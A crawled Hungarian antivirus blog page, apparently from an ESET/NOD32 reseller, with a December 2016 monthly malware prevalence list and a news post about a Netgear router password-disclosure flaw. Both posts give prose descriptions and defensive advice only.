A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.

VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

454

Antivírus blog

vírusok, férgek, botnetek, kártevők

Újra akcióban a Conficker féreg


2017. január 30. 18:53 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2016. decemberében a következő 10 károkozó terjedt a legnagyobb számban.



2016. decemberében első helyen végzett a Win32/Bundpil féreg, amely külső adathordozókon terjed, és komoly károkozásra is képes, hiszen a meghajtóinkról mind a futtatható, mind pedig **a biztonsági mentéseket tartalmazó állományokat törölheti. Ezzel pedig a zsaroló programok kezére játszik**, hiszen mentések hiányában egy fertőzés utáni helyreállítás akár lehetetlen feladatnak is bizonyulhat.

Második helyen találjuk a JS/TrojanDownloader.Nemucod trójait, amely HTTP kapcsolaton keresztül további kártékony kódokat igyekszik letölteni a megfertőzött számítógépre. A program egy olyan URL listát is tartalmaz, amelynek link hivatkozásait végiglátogatva különféle kártevőket próbál meg letölteni ezekről a címekről, majd végül a kártékony kódokat a gépen le is futtatja. **Az eddigi megfigyelések szerint a Locky és a TeslaCrypt titkosító zsaroló kártevők terjesztésében is aktívan részt vett.**



Meglepetésre hosszú szünet után ismét felbukkant a Conficker féreg, amelyet pedig már 2014-ben eltemettünk. Ez egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed, és már 2008 óta létezik rá javítás. Sajnos azonban a frissítést valószínűleg sokan nem végezték el azóta sem, így emiatt korábban több, mint nyolc éven át szerepelt a toplistánkon.

Két újoncot is köszönthetünk a toplistán, egyikük az a kilencedik helyen szereplő Win32/HoudRat, amely egy olyan féreg, amely hátsóajtót (backdoor) telepít. A fertőzés után a számítógép távolról vezérelhető. A kártevő kódját az AutoIt szkript nyelv segítségével készítették, amelyet eredetileg a Windows GUI és egyéb általános feladatok automatizálására terveztek.



Másik frissen feltűnt kártevő pedig a 10-ik Win32/CoinMiner. Ez egy olyan trójai, amelynek az a célja, hogy észrevétlenül digitális valuta (Bitcoin, Litecoin, Darkcoin, stb.) bányászatára használja a megfertőzött számítógép erőforrásait. Maga a kártevő valamilyen általános, jól ismert alkalmazás trójaival újracsomagolt változatával kerül fel az áldozatok számítógépére, amelyet lefuttatva a felhasználó tudta és beleegyezése nélkül, titokban települ a kártevő is.



Az ESET Radar Report december havi kiadása ezúttal arról írt, hogy év végén megjelent az éves, "Trends 2017: Security held ransom" című biztonsági előrejelzés a 2017-es esztendőre vonatkozóan. A biztonsági kutatók által összeállított jelentés a legfontosabb, mind a vállalkozásokat, mind az átlagfelhasználókat érintő legújabb kiberbiztonsági trendeket mutatja be.

Az ESET Research Laboratories a világ minden tájáról gyűjtött adatokat, amelyek alapján a 2017-es esztendő még hangsúlyosabban a zsarolóvírusok éve lesz. **Egy új trend megjelenését látjuk, ez a Ransomware of Things (RoT), ami azt jelenti, hogy a kiberbűnözők feltörik eszközeinket, majd váltságdíjat követelnek az eszközök blokkolásának feloldásáért.**



Ez a bűnözés új formáját fogja jelenteni: az IoT (Internet of Things) révén összekapcsolt eszközök bármelyikét blokkolhatják a hackerek. Ez lehet akár egy autó "lezárása" is, ha az össze van kapcsolva a telefonon lévő applikációval, ehhez ugyanis hozzáférhetnek a bűnözők és megakadályozhatják az autó indítását. Majd sms-ben követelik a váltságdíj összegét, aminek kifizetéséhez kötik a telefon és az autó feletti kontroll visszaadását.

A jelentés kiemeli a folyamatos tanulás és tájékozódás fontosságát is, amit az online biztonság egyik alapkövének tart, valamint egyszerű lépéseket is kínál az olvasóinak arra, hogy növelni tudják tudatosságukat.




Az év vége egyébként egy örömteli eseményt is tartogatott **az ESET számára, amely nemrégiben elnyerte a 100. Virus Bulletin díjat a NOD32 termékkel.** Ennyi VB100 díjat egyetlen másik termék sem kapott még a minősítő szervezettől.

A megoldás rekordernek számít, ugyanis 18 egymást követő évben lett a legjobb biztonsági termék a szervezet tesztjein.



Az antivírus blog decemberi fontosabb blogposztjai között először arról írtunk, hogy egyre látványosabb problémákat okoz a rengeteg rosszul védett router. Az elmaradt vagy nem is létező hibajavító frissítésektől kezdve a primitív, vagy alaphelyzeten hagyott jelszóval védett admin menü szinte felhívás a támadásra.



Szó volt arról is, hogy az ESET kutatói fertőzött hirdetéseken keresztül terjedő új exploit kitet fedeztek fel. Az érintett oldalak között neves, több millió napi látogatóval bíró weboldalak is megtalálhatók voltak. Az ESET észlelőrendszere szerint az utóbbi két hónap során a kártevő több mint egymillió felhasználót fertőzött meg.




Emellett megírtuk, hogy a Popcorn Time Ransomware nevű újabb kártevő azt az unortodox ajánlatot tette, hogy ha az áldozat sikeresen megfertőzi a zsaroló vírussal két ismerősét, akkor ő ingyen kaphat helyreállító kulcsot.



Beszámoltunk arról is, hogy az ESET kutatói a legújabb tanulmányukban az orosz pénzügyi intézeteket ért támadásokat vizsgálták, amelyekből csak az elmúlt időszakban több mint 600 darabot regisztráltak. A Virus Bulletin konferencia keretében bemutatott kutatás elemezte a területen működő bűnözői csoportokat, módszereket.



Érdekes hír volt, hogy a Yahoo! tavaly év végén bejelentette, hogy több mint 1 milliárd felhasználójának adatait lopták el még 2013-ban. Az incidens során nevek, e-mail címek, telefonszámok, születési dátumok, jelszavak, valamint a belépőkódokhoz tartozó titkos kérdések és válaszok kerülhettek illetéktelen kezekbe. Az ESET összeállított egy listát arról, hogy mit érdemes tenniük a Yahoo! felhasználóknak az adatszivárgás kapcsán.




Végül pedig arról is szó esett, hogy ma már a közösségi média, az online videók és az azonnali üzenetküldés képezik az internetes felhasználói élmény alapjait. Az ESET szakembereinek segítő összeállításából kiderült, hogyan védhetjük meg hatékonyan személyes adatainkat és profiljainkat a közösségi felületeken.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2016. decemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 42.29%-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.

01. Win32/Bundpil féreg
Elterjedtsége a decemberi fertőzések között: 13.00%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

02. JS/TrojanDownloader.Nemucod trójai
Elterjedtsége a decemberi fertőzések között: 7.94%
Működés: A JS/TrojanDownloader.Nemucod trójai HTTP kapcsolaton keresztül további kártékony kódokat igyekszik letölteni a megfertőzött számítógépre. A program egy olyan URL listát is tartalmaz, amelynek link-hivatkozásait végiglátogatva különféle kártevőket próbál meg letölteni ezekről a címekről, majd végül a kártékony kódokat a gépen le is futtatja.




Bővebb információ: http://www.virusradar.com/en/JS_TrojanDownloader.Nemucod/detail

03. Win32/TrojanDownloader.Wauchos trójai
Elterjedtsége a decemberi fertőzések között: 6.15%
Működés: A Win32/TrojanDownloader.Wauchos egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Különféle registry kulcsok létrehozásával gondoskodik arról, hogy minden rendszerindításkor lefusson a kódja. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség.




Bővebb információ: http://www.virusradar.com/Win32_TrojanDownloader.Wauchos.A/description

04. Win32/Ramnit vírus
Elterjedtsége a decemberi fertőzések között: 5.00%
Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

05. Win32/Conficker féreg
Elterjedtsége a decemberi fertőzések között: 3.92%
Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a hosts fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

06. JS/ProxyChanger trójai
Elterjedtsége a decemberi fertőzések között: 1.84%
Működés: A JS/Proxy Changer egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és eközben titokban átirányítja a forgalmat bizonyos IP-címekre.




Bővebb információ: http://www.virusradar.com/en/JS_ProxyChanger.BV/description

07. Win32/Dorkbot féreg
Elterjedtsége a decemberi fertőzések között: 1.35%
Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

08. Win32/Bayrob trójai
Elterjedtsége a decemberi fertőzések között: 1.17%
Működés: A Win32/Bayrob egy backdoor, azaz hátsóajtót telepítő kártékony alkalmazás, amelyet hasznosnak látszó alkalmazások kódjába rejtenek. Futása során különböző mappákban különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd registry bejegyzéseket készít, illetve egy láthatatlan kártékony munkafolyamatot is elindít, hogy ezzel gondoskodjon arról, hogy minden rendszerindítás alkalmával elinduljon. Fő célja, hogy hátsó ajtót nyisson a megtámadott rendszeren, amin keresztül a háttérben a támadók teljes mértékben átvehetik a számítógép felügyeletét: alkalmazásokat futtathatnak, állíthatnak le, állományokat tölthetnek le/fel, jelszavakat, hozzáférési kódokat tulajdoníthatnak el.



Bővebb információ: http://www.eset.hu/virus/bayrob

09. Win32/HoudRat féreg
Elterjedtsége a decemberi fertőzések között: 1.13%
Működés: A Win32/HoudRat egy olyan féreg, amely hátsóajtót (backdoor) telepít. A fertőzés után a számítógép távolról vezérelhető. A kártevő kódját az AutoIt szkript nyelv segítségével készítették, amelyet eredetileg a Windows GUI és egyéb általános feladatok automatizálására terveztek.



Bővebb információ: http://www.virusradar.com/en/Win32_HoudRat.A/description

10. Win64/CoinMiner trójai
Elterjedtsége a decemberi fertőzések között: 0.79%
Működés: A Win32/CoinMiner egy olyan trójai, amelynek az a célja, hogy észrevétlenül digitális valuta (Bitcoin, Litecoin, Darkcoin, stb.) bányászatra használja a megfertőzött számítógép erőforrásait. Maga a kártevő valamilyen általános, jól ismert alkalmazás trójaival újracsomagolt változatával kerül fel az áldozatok számítógépére, amelyet lefuttatva a felhasználó tudta és beleegyezése nélkül, titokban települ a kártevő is.



Bővebb információ: http://www.virusradar.com/en/Win64_CoinMiner.BB/description

Tetszik 1

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika radar december adatok nod32 havi report threat vírusstatisztika 2016.

Ajánlott bejegyzések:


A tárnamester elkérte a fővájártól a Bitcoint


Trójaiak gyűrűjében



Hátsóajtó 32 és 64 biten


Trójai háború - Tízből kilenc trójai a toplistán


Trójai túlsúly a toplistán

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12169512

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

526

Antivírus blog

vírusok, férgek, botnetek, kártevők

Súlyos hiba a Netgear routerekben


2017. február 02. 14:56 - Csizmazia Darab István [Rambo]

Vannak elemi dolgok, amiket egy új router üzembeállítása esetén illik megtenni. Például új egyedi admin belépési adatokat választani, legalább WPA2-re állítani a forgalom titkosítását, megfelelő internetes jelszót használni hozzá, és persze stratégailag a "network error" is jobb SSID név, mint a "Dr. Kovács III. 2." ;-) **Sokan sajnos ennyit sem tesznek meg, nem is beszélve az esetleges hibajavító firmware frissítésekről, tegye fel a kezét, aki ez utóbbiak megjelenését rendszeresen szokta ellenőrizni!**



Nem szerencsés az a felállás sem, ahol az alapértelmezett admin jelszót változatlanul hagyják, ezt például a Mirai botnet korábban eredményesen ki is használta. Most egy biztonsági kutató, bizonyos **Simon Kenin blogjában arra hívta fel a figyelmet, hogy több tucat fajta Netgear útválasztóban lehet egy új súlyos biztonsági rés.**

Ennek lényege, hogy egy webes kérés indítása után az admin jelszó félbeszakított helyreállítási művelete során egy trükkel mégis kinyerhető az adminisztrátori jelszó.



Ha a Remote Management engedélyezve van az eszközben, akkor pedig mindez egy távoli támadó számára is lehetséges, szerencsére ez az opció alapértelmezetten tiltott a beállításoknál. Becslések szerint még így is számos helyen lehet manuálisan engedélyezve a távoli menedzsment, illetve több százezer lehet azoknak a Netgear routereknek a száma, amelyek a fent ismertetett jelszó lopást lehetővé tevő sebezhetőséggel eredményesen támadhatóak.

A kutató egy listát is közölt a szerinte sebezhető routerek típusáról, bár sokak szerint ennél több típusú eszköz érintett a problémában.



Sokaknak emlékezetes lehet, hogy még 2016. decemberében egy másik kihasználható sérülékenységgel kapcsolatban a CERT is figyelmeztette a Netgear 6400, 7000, és 8000 felhasználókat. Ott egy távoli támadó jogosulatlanul tetszőleges parancsokat volt képes root jogokkal futtatni az érintett routereken, ami roppant komoly hiba.

Emiatt aztán a CERT is kellően sarkosan adott tanácsot az ügyben: "*Users who have the option of doing so should strongly consider discontinuing use of affected devices until a fix is made available.*"



Összefoglalva akkor a routerekkel kapcsolatos védekezéshez fontos dolgokat: érdemes a router beállításokat ellenőrizni, erős titkosítást, erős egyedi jelszavakat választani, **emellett pedig a firmware frissítéseknek is erősen ajánlott utánanézni, és elvégezni.**

Tetszik 0
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: frissítés admin jelszó eszköz password hálózati router firmware sebezhetőség netgear welivesecurity.com útválasztó

Ajánlott bejegyzések:


A router az otthoni biztonság Achilles-sarka



Nem tanulunk


Windows exploitok és biztonság - ez történt 2016-ban


A digitális családfő alap teendői



Zero-day hiba sújtotta a Firefoxot

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12177170

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



(II. Torgyán Виктор) THY Rokk *n* Troller 2017.02.08. 18:33:50

A Netgear és társain kívül nem használjuk még a szolgáltató által adott "szutykokat".

